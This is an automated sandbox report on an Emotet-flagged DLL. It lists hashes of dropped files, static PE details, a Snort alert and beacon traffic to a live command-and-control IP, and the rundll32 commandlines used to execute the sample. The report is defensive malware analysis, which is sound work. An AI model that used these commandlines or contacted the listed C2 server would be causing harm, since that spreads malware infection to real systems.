Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24948764736669463
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU49:BJiRdwfu2SRU49
MD5:	A7335A8119E679AA9A6631C5B87A4D32

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
SHA1:	BA2C848CB15D404619E6287931AD1BA0B54D1BD2
SHA-256:	5056AF98C8C147D6771B888DA45FDC7C3ACEE99A312EC5786827BD5C0729D772
SHA-512:	73054710FA2D9DFFA5A12B9D8CF1F22F3DCE727B15EC8A9A1E313E8EA1AD220214FCC9AF35692E74497167AE91C7ED6654E4F5666D55DCD31609486880E9544
Malicious:	false
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xe45a3984, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.2505361316236436
Encrypted:	false
SSDEEP:	384:ljl+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:ljWSB2nSB2RSjlK/+mLesOj1J2
MD5:	30D550F5D38E9D5FC728495F852D4B17
SHA1:	F89ABBAC72EF9B23E9D44FB48FC2E4AD1053A91C
SHA-256:	FCB92B57D44503A1147318F264648D5283B891311A2924F90674F510B062DFD1
SHA-512:	1E9E538B8049A8564D29307F8EB6793D480725E6AF8B2972356A447A8EAEC18E8BD7FF17E5A0025D21BBB64CE6AF2DB173892E1E06AADB535F96679949BAA67(
Malicious:	false
Preview:	.Z9.... .....e.f.3...w.....).....yS.....y..h.(.....yS...).....3...w.....B.....@..... ....Y.D.....yS.....|.....yS..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.07351806505695455
Encrypted:	false
SSDEEP:	3:2oillJ7vmll8T2l/l2le7c2lu4wbl/Yll3VkttlmlnI:2oillJrmlV77/3
MD5:	208B90768D7CFDA228718915B355CBE8
SHA1:	C7388A403555B6B3F1456AE6F35891D93B1C72AF
SHA-256:	450D5920506D2DF487D18BA264E3F7D7C944C497EB2F7EAFB64C8A13A1256AB7
SHA-512:	41DF0773789ECB35EAF43F54B119646A996A8C85803A09057E68612F311F6F261554A4049E173C65A4599B0D6B346D33B113958C4B4C96393CAEB4627F3CE2A2
Malicious:	false
Preview:	.....3...w.....yU.....yS.....yS.....yS..t.!.....y.....|.....yS..... ....

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA(A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Category:	modified
Size (bytes):	7250
Entropy (8bit):	3.1696232359581487
Encrypted:	false
SSDEEP:	96:cEj+AbCEH+AbuEAc+AbhGEA+AbNEe+Ab/Ee+AbPE6w9+Ab1wTEz+AbG:cY+38+DJc+iGr+MZ+65+6tg+ECI+z
MD5:	58FB451EEC996B2E1E31B3702038230A
SHA1:	8E0F459C82DB9EC32986BA327744FC17CC1C83A6
SHA-256:	5BF64CC8E9E7F06F05A3FCB128FA3729E46F0C0B80E7E7E8A9FAF8EAEB75F7B6
SHA-512:	BFCC3E3DDDDD1644542AE8085E76431D90F4255A15B5A804C578E98F782B2BEA62C539141BA052D3CB37E63D514DBF8EB369DE3291833163A254CA4F5CFA39I 7
Malicious:	false
Preview:	.........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-.............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20211125_221913_781.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.809576886448466
Encrypted:	false
SSDEEP:	96:GCXTzwo+mP5oT93D/YvUC5hI2lmcka94THT2GjFzCNMCJdJRgj5GPNMCjY56UMC4:lQz3L4823/OCN6CfCjCMCxCi
MD5:	D066D4108567BF3E33D816E4714D31CD
SHA1:	8A1A5D3F4B2C99DB65D51705C1FFFE7B39F3AB9D
SHA-256:	3B2F9D8C37E6DB1C1C352A04F2C1A44ABF96C37CA219291AABB394392A5EB313
SHA-512:	19D65811918406733F156B27477BF30F9DE74EA24E3E7FF3D5E3AC7EB049F6B786B52697138B889A9C0080EC0314C67B5726C11AFDDEF9D854B26E728DF873C5
Malicious:	false
Preview:	....!...........................l.......R).......................B.............Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.../_8..... ....MzJ...........8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C. :.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d. o.s.v.c...2.0.2.1.1.1.2.5._.2.2.1.9.1.3._.7.8.1...e.t.l.........P.P.l.......R)... ....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.907606201813591
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 94.34% • InstallShield setup (43055/19) 4.05% • Windows Screen Saver (13104/52) 1.23% • Generic Win/DOS Executable (2004/3) 0.19% • DOS Executable Generic (2002/1) 0.19%
File name:	MakbLShaqA.dll
File size:	668672
MD5:	d8f093871cd90d160aa42b945f68e229
SHA1:	bed9b13fc1caeab0d9ee69c7ee9a3fc7939c04d5
SHA256:	778db11e074622c21181ac26eaead6bb1c8e60d4aee8b7 df810ffffbd03b2064
SHA512:	a9bf951c3d0f699e038ab092eb43db2156815ff9cc9845ff 24921db1f5e32fef59f020719733d55d95819cdcfbadaf84 cb4fdfca47981e31b0bf692433eb005f
SSDEEP:	12288:ZLqntrsKNni3jR34UrmTMQFQIBV+5UZF/imMG:Z2trTZwF34LTkZkom5
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......Je.....T...T...T)..T...T)..T...T...T%..T.VST...T.VET...T.VBT...T.VLT...T.VTT...T.VRT...T.VWT...TRich...T.......................

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1003ff7f
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x619E9E08 [Wed Nov 24 20:18:16 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	cb788e621f390567a1ec94b8d2369e89

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5487c	0x54a00	False	0.557670559453	data	6.55778526171	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x56000	0x15e5e	0x16000	False	0.312444513494	data	5.09323776174	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x6c000	0x2a394	0x26800	False	0.943314985795	data	7.9074320255	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x97000	0x7160	0x7200	False	0.260450932018	data	3.9170647287	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x9f000	0xab2e	0xac00	False	0.364280523256	data	5.0366284188	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-14:06:01.795636	TCP	2404336	ET CNC Feodo Tracker Reported CnC Server TCP group 19	49764	443	192.168.2.4	51.178.61.60

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 51.178.61.60

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49759	51.178.61.60	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 13:19:07 UTC	0	OUT	GET /mORDXFCTowJiEI HTTP/1.1 Cookie: komdJdlT=TUmhOHjsq0jpdGYwwvuYW84t0VBz8jE3ieyufpTPSdsSjuFT9qN1vMRROT8XX34gAF8S6dpwUc+oH5xz0lXr75zGC35p3jlBRFBy5IujQdhnOqTtUqxCGNYrbZrmR2afdnZt5Wh/ofDgB2jcFQw6+VQQ2JIP7HCr+Pn9kzeVvkTqaBMsd4PXWCuDfSYazrGRqNltBGE0OeF7XD2oZRFmR54nZGCBwDANUxBVGwEA6yHtFefhr4En4Q== Host: 51.178.61.60 Connection: Keep-Alive Cache-Control: no-cache
2021-11-25 13:19:07 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 25 Nov 2021 13:19:07 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2021-11-25 13:19:07 UTC	0	IN	Data Raw: 33 33 66 0d 0a 7f 9e 22 f7 6b 8c 6d 2e c4 cc f6 86 17 12 51 73 0e 04 ad 39 d5 15 b8 7b 9b 2a a1 d5 c3 99 51 d4 48 2d e0 2b 9c 72 df 7f 51 61 9e e8 b2 9f d2 be ed 64 22 bc 3a 1c 36 76 60 20 e2 ca 2b d5 72 68 bf f2 23 1b 61 b2 03 a9 b2 a6 5f 75 d0 26 a7 99 5e 2f 77 54 58 a4 1c 84 d1 26 8b 3b 99 32 4f 2b 8b 54 ca 0e 45 6b a4 36 34 ab 00 c1 a8 15 62 35 d0 60 32 e2 9a dd 2f 95 28 e0 b7 2c fc df 44 32 2f ea 09 3c b4 e6 da 20 22 16 d3 cb 9d 43 4f d1 e4 e0 f2 e1 e5 82 82 b4 c5 53 1e 6e 19 e2 5b ac b4 0d b5 43 b1 0e 23 17 d7 28 60 f5 84 2f 55 5f 4c 32 3a a2 32 c4 50 91 ba 99 f4 46 ca 1e 29 a0 e7 23 25 86 df b5 01 12 8b 92 5f c9 e4 a7 f7 20 a5 75 7f a6 4a 2f 8b 2e 79 15 ec 80 26 ea fe be 52 16 8b b2 ec 0f 3b 2f 48 a7 aa 30 9d f9 64 d2 ee 11 31 e1 73 1c 8a 9a c9 71 Data Ascii: 33f"km.Qs9{*QH-+rQad":6v` +rh#a_u&^/wTX&;2O+TEk64b5`2/(,D2/< "COSn[C#(`/U_L2:2PF)#%_ uJ/ .y&R;/H0d1sq

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5912 Parent PID: 5184

General

Start time:	14:18:54
Start date:	25/11/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\MakbLShaqA.dll"
Imagebase:	0x1260000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5680 Parent PID: 5912

General

Start time:	14:18:55
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\MakbLShaqA.dll",#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 576 Parent PID: 5912

General

Start time:	14:18:55
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\MakbLShaqA.dll,Control_RunDLL
Imagebase:	0x2a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.251093887.0000000005030000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.250243016.0000000002DE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.250730251.0000000004BC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.250606997.0000000004AE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.251012589.0000000004EC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.250937948.0000000004E60000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Deleted

Analysis Process: rundll32.exe PID: 1488 Parent PID: 5680

General

Start time:	14:18:56
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\MakbLShaqA.dll",#1
Imagebase:	0x2a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.248189238.00000000028A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 5064 Parent PID: 1488

General

Start time:	14:18:56
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\MakbLShaqA.dll",Control_RunDLL
Imagebase:	0x2a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4624 Parent PID: 576

General

Start time:	14:18:57
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Sxdbowjvh\qaursesh.cky",UWJouFROYqkt
Imagebase:	0x2a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.252637909.0000000003F50000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 4396 Parent PID: 4624

General

Start time:	14:18:58
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Sxdbowjvh\qaursesh.cky",Control_RunDLL
Imagebase:	0x2a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.644665975.0000000004820000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.642932572.0000000002730000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.645532661.0000000004CA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.645241270.0000000004BC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.645897262.0000000004EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.644831234.0000000004900000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.643684713.0000000002B90000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.645743036.0000000004DA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.645105513.0000000004B60000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 3056 Parent PID: 556

General

Start time:	14:19:02
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 3444 Parent PID: 556

General

Start time:	14:19:07
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 4620 Parent PID: 556

General

Start time:	14:19:12
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6092 Parent PID: 556

General

Start time:	14:19:13
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 4144 Parent PID: 556

General

Start time:	14:19:14
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: 1260 Parent PID: 556

General

Start time:	14:19:14
Start date:	25/11/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff7426c0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 2436 Parent PID: 556

General

Start time:	14:19:15
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6508 Parent PID: 556

General

Start time:	14:19:20
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6680 Parent PID: 556

General

Start time:	14:19:37
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 1884 Parent PID: 556

General

Start time:	14:19:51
Start date:	25/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000

File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: MpCmdRun.exe PID: 244 Parent PID: 2436

General

Start time:	14:20:16
Start date:	25/11/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff7e3fc0000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 6548 Parent PID: 244

General

Start time:	14:20:16
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis